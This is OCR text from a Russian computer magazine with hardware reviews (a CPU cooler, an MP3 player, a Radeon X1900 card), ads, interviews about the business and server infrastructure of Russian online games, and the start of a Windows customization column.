Glacialtech Igloo 5700MC

Поддерживаемые разъемы:	LGA775
Материал радиатора:	алюминий
Материал подошвы:	медь
Скорость, об/мин:	1400-3100
Уровень шума, дБ:	18-36
Размеры радиатора, мм:	93x102x135
Размеры вентилятора, мм:	92x92x25
Скорость потока, CFM:	27,55-61,01
Наработка на отказ, ч:	50000
Вес, г:	570
Регулятор скорости вращения:	есть

В простое	
Максимум оборотов, гр:	39
Среднее количество оборотов:	41
Минимум оборотов, гр:	42
В нагрузке (S&M)	
Максимум оборотов, гр:	55
Среднее количество оборотов, гр:	61
Минимум оборотов, гр:	65

1 Радиатор состоит из немереного количества алюминиевых пластин, по краям имеющим изогнутую форму для более качественного и тихого прохождения воздушного потока.

2 Все это дело продувается мощным 92-миллиметровым вентилятором, который не позволит «камню» нагреться больше 60-ти градусов.

3 Кулер легко устанавливается — достаточно наклеить с обратной стороны платы специальную пластину и ввернуть болты, находящиеся на креплении подошвы.

4 С кулером поставляется регулятор скороcти вращения, который монтируется в 3,5" отсек. Так что на твоей машине появится ручка, с помощью которой можно регулировать обороты. Приятно!

5 На обратной стороне кожуха имеются крепежные отверстия для добавления еще одного вентилятора — на выдув. Для не по-детски разогнанного моддерского компа — актуально.

6 С помощью реобаса кулер может быть подключен как к стандартному разъему, так и к molex-коннектору.

7 Кулер работает очень тихо даже на максимальном режиме работы, брлагодаря качесвенным подшипникам и продумаммой архитектуре.

$156



Флеш-плеер с функциями видеоплеера и сенсорной панелью вместо архаичных механических кнопок.

QUMO evo

Объем встроенной памяти:	512Мб (1Гб/2Гб)
Поддерживаемые форматы:	MP3, WMA, ASF, OGG, JPEG, MP4, JPG, TXT
Габариты:	82x40x13 мм
Аккумулятор:	Li-Po, 15 часов без подзарядки
Вес:	53,3 г

1 У этого девайса нет привычных резиновых или пластиковых кнопок — все управление осуществляется при помощи качественной сенсорной панели.

2 2 стереодинамика, расположенные по бокам, позволяют обойтись без наушников (на тот случай, если тебе вдруг захочется, чтобы друзья заценили твою музыку).

3 В нижней части, под резиновой крышкой, расположены разъемы USB и USB-хост. С помощью последнего можно напрямую копировать файлы с любого другого USB-устройства.

4 Вход Line-in делает возможным запись не только с любого источника line-out, но и с внешнего микрофона.

5 Интересна также функция отображения текстовых файлов. Прокрутка осуществляется построчно, постранично, а также в автоматическом режиме, с заданным промежутком времени.

6 QUMO evo оснащен 1,6" LCD-дисплеем с разрешением 128x128 пикселей, способным показать 260 тысяч цветов.

7 Плеер умеет проигрывать видеоформат MP4, конвертировать мувики в который можно при помощи программы, поставляемой вместе с гаджетом.

$650



Видеокарта на мощнейшем чипсете ATI с водной системой охлаждения.

Sapphire Blizzard Radeon X1900 XTX

Интерфейс:	PCI Express
Ядро:	ATI R580
Количество пиксельных конвейеров, шт:	48
Шина памяти, бит:	256
Объем памяти, Мб:	512
Частота ядра, МГц:	650
Частота памяти, МГц:	1550
Тип памяти:	GDDR-3
Выходы:	2xDVI, S-Video

1 Чипсет ATI R580 содержит в себе 48 пиксельных процессоров — это обеспечивает охрененный прирост скорости по сравнению с предыдущим поколением GPU!

2 512 Мб памяти типа GDDR3 — высочайший объем, достаточный для игр с текстурами практически любой сложности.

3 Блок охлаждения состоит из резервуара с жидкостью, 12-вольтового насоса и радиатора. Этот механизм обеспечивает сверхэффективное охлаждение.

4 В систему теплоотдачи включен красивый светящийся вентилятор — отличная находка для моддера. Будет круто смотреться в прозрачном корпусе!

5 Можно управлять скоростью вращения вентилятора на теплообменнике: доступны режимы 2000 об/мин и 2500 об/мин.

6 Систему не надо заполнять хладагентом — она поставляется уже заправленной, так что остается только установить. Предусмотрена возможность замены жидкости.

7 Модули памяти охлаждаются отдельными радиаторами. Имеется полная поддержка технологии aVIVO — видео можно как выводить, так и вводить в отличном качестве.

8 В комплектацию входит двухслойный ДВД с набором Sapphire Select, который включает в себя несколько полных версий игр, активируемых через Интернет.

ВЫСОКАЯ ПРОИЗВОДИТЕЛЬНОСТЬ И НАДЕЖНОСТЬ

Компьютер ФРОНТ Т-90 (400) на базе двухъядерного процессора Intel® Pentium® D обеспечивает высочайшую производительность для выполнения многозадачных приложений.



ФРОНТ


www.frontpc.ru


ТЕХНОЛОГИЯ ПОБЕДЫ

Обозначения BunnyPeople, Celeron, Celeron Inside, Centrino, логотип Centrino, Chips, Core Inside, Dialogic, EtherExpress, ETOX, FlashFile, i386, i486, i960, iCOMP, InstantIP, Intel, логотип Intel, Intel386, Intel486, Intel740, IntelDX2, IntelDX4, IntelSX2, Intel Core, Intel Inside, логотип Intel Inside, Intel. Leap ahead., логотип Intel. Leap ahead., Intel NetBurst, Intel NetMerge, Intel NetStructure, Intel SingleDriver, Intel SpeedStep, Intel StrataFlash, Intel Viiv, Intel XScale, IPLink, Itanium, Itanium Inside, MCS, MMX, логотип MMX, логотип Optimizer, OverDrive, Paragon, PDCharm, Pentium, Pentium II Xeon, Pentium III Xeon, Performance at Your Command, Pentium Inside, skoool, Sound Mark, The Computer Inside., The Journey Inside, VTune, Xeon и Xeon Inside являются товарными знаками, либо зарегистрированными товарными знаками, права на которые принадлежат корпорации Intel или ее подразделениям на территории США и других стран.

Pc_Zone / 01
Живые игры

В Интернете существует большое число интерактивных проектов и online-игр. Каждый такой проект приносит создателям миллионы долларов прибыли и представляет собой довольно сложную сетевую систему. Сегодня мы попробуем разобраться с тем, как работают такие проекты на примере популярной английской игры Silent Manager, которая недавно появилась и в России.





Проект www.total-football.ru был создан довольно быстро. У английской компании Silentworld Ltd была куплена лицензия, после чего игра Silent Manager была адаптирована для России: собрана инфа по командам и игрокам РФПЛ, к движку был прикручен дизайн и тексты. Но все техническое оснащение, все программы и базы данных размещаются в Великобритании — в сети Globix.net — и принадлежат компании Silentworld.

Сеть из бэкап-серверов каждый день бэкапит по 15 Гб инфы с каждой машины. Всего около терабайта.

Маршрутизатор Catalyst 6500 от Cisco стоит никак не меньше $16500. Обслуживает 700 000 уникальных запросов в сутки. За 24 часа выдает посетителям 3 000 000 страниц и перекидывает более 90 000 000 пакетов. Не машина, а настоящий зверь!

В качестве web-серверов и серверов БД используются двухпроцессорные тачки с 8—10Гб памяти. Всего около 150-ти машин (точное число часто меняется).

Число серверов в системе не фиксировано и нагрузка распределяется между ними поровну. Выход одного сервера из строя никак не влияет на работоспособность системы.

NeverLands
www.neverlands.ru

Несколько слов о создании игры. Как пришла идея? Кто принимал участие в непосредственной реализации?
В конце лета 2004-го года пришла идея создать игру, в которую интересно было бы играть прежде всего нам самим. На то время у нас уже были кое-какие идеи, основанные на личном опыте. Мы на себе испытали все достоинства и недостатки онлайн-игр, поэтому имели достаточно четкий план создания своей. Как выяснилось, он был совершенно неверным. Все оказалось гораздо сложнее, чем мы могли предполагать. Но отступать было уже поздно. Так появился домен neverlands, на котором не было ничего, кроме форума, где обосновалась небольшая группа энтузиастов, которые помогали, чем могли. Но основную работу делали всего три человека, только один из которых был программистом.
Каковы были первоначальные инвестиции в проект? Что является сейчас основным источником дохода?
Первоначальные вложения в проект были примерно в размере 20-ти долларов. Именно столько стоила аренда домена.
Затраты игроков на игру? Средние/максимальные?
Затраты игроков на игру определяются прежде всего самими игроками. Большинство из них не тратят ни копейки.
Как все технически устроено?
Проект можно разделить на 3 основных блока:
1. Чат.
2. Системные программы, которые постоянно работают на сервере. Они отвечают за защиту от ботов, очистку системы, выдачу подарков на День рождения и многое другое.
3. Сама игра (верхний фрейм, весь игровой процесс обслуживается одним файлом с подключаемыми дополнительными модулями).
Сколько серверов обсуживает игру, каковы их характеристики?
В данный момент проект обслуживает 5 серверов. Машины все двухпроцессорные, памяти минимум по 2 GB, RAID массив SCSI.
Были ли попытки взлома и к чему они привели?
Попытки взлома были. К чему-либо существенному они не привели — небольшое время в роли администратора. Все взломы быстро устранялись. Система раньше была дырявая (серверная часть + иньекции в БД). Уже более полутора лет никаких подобных проблем не было.

TimeZero
www.timezero.ru

Несколько слов о создании игры. Как пришла идея? Кто принимал участие в непосредственной реализации?
Идея создания проекта возникла осенью 2003-го года. Нужна была игра, принципиально отличающаяся от существующих на рынке, онлайн-игра нового поколения. Хотелось сделать не обычный фэнтезийный проект с эльфами, а постатомный мир в духе Fallout, с десятками тысяч локаций, с мутантами и радиацией, с интересной боевой системой.
Каковы были первоначальные инвестиции в проект? Что является основным источником дохода сейчас?
Во время создания игры инвестиции были относительно невелики (150—200 тысяч долларов). Сейчас, чтобы создать проект такого уровня, потребуются затраты минимум в 2—3 раза больше. Вообще, проекты, подобные нашему, вполне способны существовать на доходы от рекламы и product placement.
Затраты игроков на игру? Средние/максимальные?
Для 70—75% игроков затраты на игру ограничиваются стоимостью интернет-связи. Часть игроков, при желании, может потратить деньги на дополнительные сервисы — на установку аватара или покупку VIP-клиента с расширенными игровыми возможностями.
Система платежей. Каким образом Вы принимаете деньги от игроков? Существуют ли независимые организации (биржи, «барахолки»), которые делают деньги с помощью Вашей игры?
Сама компания TimeZero не принимает деньги от игроков. Если говорить о черном рынке, то он существует, как и во многих других играх. Оборот незаконных сделок составляет не менее 4—5 тысяч долларов ежемесячно. Все это совершается либо в самой игре, либо через сайт Геймлот и ему подобные.
Сколько серверов обсуживает игру, каковы их характеристики?
Сейчас игру обслуживают 5 серверов, включая тестовый и резервный — 2x Dual Intel Xeon HT CPU 2.80GHz, 2x Dual core AMD Opteron 275 (2.2 GHz).
На данный момент этих мощностей достаточно, и они нас полностью устраивают. В случае необходимости, конечно же, будем расширяться.

Территория
www.territory.ru

Несколько слов о создании игры. Как пришла идея? Кто принимал участие в непосредственной реализации?
Идея игры возникла более трех лет назад у трех геймеров. Именно тогда они вместе еще с целым рядом игроков были отлучены администрацией бойцовского клуба от любимой игрушки. Расстроенные игроки объединились и решили создать свою игру. Ну а дальше, как полагается, подсчитали финансы, собрали команду профессионалов — и работа закипела. Так и появилась «Территория». Игра была разработана менее чем за один год. На самом деле, это рекордно короткий срок для игры такого масштаба, как «Территория».
Система платежей. Каким образом Вы принимаете деньги от игроков? Существуют ли независимые организации (биржи, «барахолки»), которые делают деньги с помощью Вашей игры?
В игру интегрирована собственная система примема платежей — «Террабанк». Созданная нами система позволяет не только оплачивать дополнительные игровые возможности, но и выводить деньги из игры. Система вывода реальных денег из игры впервые была успешно опробована в «Территории«. Через «Террабанк« игрок может получить на руки деньги, заработанные виртуальным способом. Для этого достаточно просто играть в игру, зарабатывать игровую валюту и менять ее на реальные деньги. Некоторые игроки «Территории» сегодня зарабатывают от $50 в неделю. Кстати, пополнять игровой счет также можно посредством SMS-сообщений.
Затраты игроков на игру? Средние/максимальные?
Бизнес-модель игры — условно-бесплатная. Это значит, что любой желающий может играть в «Территорию», не вкладывая ни копейки. За реальные деньги в игре можно купить эксклюзивные игровые вещи (арты) и дополнительные игровые возможности.
Были ли попытки взлома и к чему они привели?
Взломов не было, серьезных попыток — тоже. DoS-атаки случались, но в целом — ничего серьезного.








Движущиеся объекты отображаются еще ЧЕТЧЕ с новой технологией, в которой время отклика 8 ms



Время отклика: 8мс
Контраст: 700:1
Экран: технология F-Engine
Количество цветов: 16,2млн



(495) 970-13-83
WWW.TECHNOTRADE.RU

До

СТЕПАН ИЛЬИН
/ STEP@GAMELAND.RU /


Прелести жизни

Улучшаем эргономику винды

Удивительные ребята, эти автолюбители. Готовы потратить все до копейки на всевозможные детальки, обещающие прибавить лошадок к мощности своего жеребца. Бывают и эстеты, они же — настоящие ценители внешнего вида автомобиля и удобства салона. А чем мы хуже? Удивительно, но то же самое применимо и для винды. Ее тоже можно сделать более удобной и эффективной, если прикрутить к ней несколько примочек. Итак, добро пожаловать в тюннинг-ателье от «Хакера»!









До

Сворачивай играючи

Есть у меня одна вредная привычка: держать открытыми кучу ненужных окон. В панели задач — полный хаос: глаза мозолят названия десятка самых разнообразных окон, и с ходу найти нужное среди них практически нереально. Достало! К счастью, решение проблемы я уже нашел — им стала программа miniMIZE (http://aquaria.za.net/).


Эта чудненькая тулза перехватывает любое сворачиваемое окно и размещает на экране его маленькую превьюшку, а на ней отображает иконку приложения. Ты даже не представляешь, насколько это наглядно (впрочем, представлять не надо — смотри скриншот). Теперь, чтобы восстановить окно любого приложения, достаточно щелкнуть по его превьюшке на экране. При необходимости стройный ряд изображений можно разместить на переднем плане или же вывести на экран по нажатию горячей 